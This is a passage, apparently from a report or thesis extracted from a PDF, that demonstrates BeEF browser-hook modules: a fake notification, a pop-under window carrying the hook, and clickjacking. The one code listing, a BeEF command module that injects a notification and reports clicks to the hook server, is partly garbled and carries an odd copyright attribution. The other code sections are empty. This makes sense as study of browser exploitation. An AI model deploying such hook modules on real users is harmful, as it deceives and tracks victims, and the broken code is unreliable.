


Figure 5.20: Notification sent

5.7.2 Code



The screenshot shows a Windows desktop environment. In the center, a browser window displays a web-based exploit development interface, likely BeEF, with various exploit modules listed on the left and configuration options on the right. Below the browser, a Visual Studio Code (VS Code) window is open, showing a file named 'command.js' which contains exploit code. The code includes imports for 'beef', 'command.js', and 'util', and defines a function 'beef.execute' that generates a unique ID, creates a div element with a specific style, and sends a POST request to a command URL with the generated ID as a parameter. The exploit code also handles the response from the server.

```
config.yaml M command.js _signal_phishing 9 command.js _signing_js_ theft 6 command.js _stabilizing 9 command.js _make_notification 9+ command.js _beef - Visual Studio Code
```

```
1 // Copyright (c) 2006-2023 Mandiant Axiom wade@mandiant.net
2 // Browser Exploitation Framework (BeEF) - http://beefproject.com
3 // See the file 'doc/COPYING' for copying permission
4 //
5 //
6 beef.execute(function() {
7
8     var id = beef.util.generateGUID();
9
10    var pid = beef.util.getProcessId();
11    var pwidth = beef.util.getWindowSize();
12
13    var el = beef.dom.createElement('div', {id: id, style: 'width:100%; position:fixed; top:0px; left:0px; margin:0; padding:2px 20px 5px 24px; z-index:+ztop+' + beef.util.getProcessId()});
14
15    var varEl = beef.dom.createElement('div', {style: 'width: 5px; height: 5px; margin: 0px 0px 5px 0px; position: absolute; left: 0px; top: 0px; background-color: black; opacity: 0.5; border-radius: 50%;'});
16
17    var clp = beef.dom.createElement('span', {id: pid, style: 'margin: 0px 0px 0px 4px;'});
18
19    el.appendChild(varEl);
20    el.appendChild(clp);
21
22    if (beef.util.isIE()) {
23        $(pid).slideUp(300, function() {
24            $(this).remove();
25        });
26
27        beef.net.send('<#> @command.url <#>, <#> @command_id <#>, "resultUser has clicked the notification");
28    }
29
30    $(pid).css("cursor", "pointer");
31
32    $(pid).slideDown(300, function() {
33        beef.net.send('<#> @command.url <#>, <#> @command_id <#>, "resultNotification has been displayed");
34    });
35
36});
```

Figure 5.21: Code

5.8 Create Pop Under

5.8.1 Demonstration




Figure 5.22: Creates a new discreet pop under window with BeEF hook included and thus another browser node will be added to the hooked browser tree




Figure 5.23: New window opens

5.8.2 Code

Figure 5.24: Code

5.9 ClickJacking

5.9.1 Demonstration




Figure 5.25: Redirecting to new url while clicking mouse




Figure 5.26: Notification sent

5.9.2 Code

Figure 5.27: Code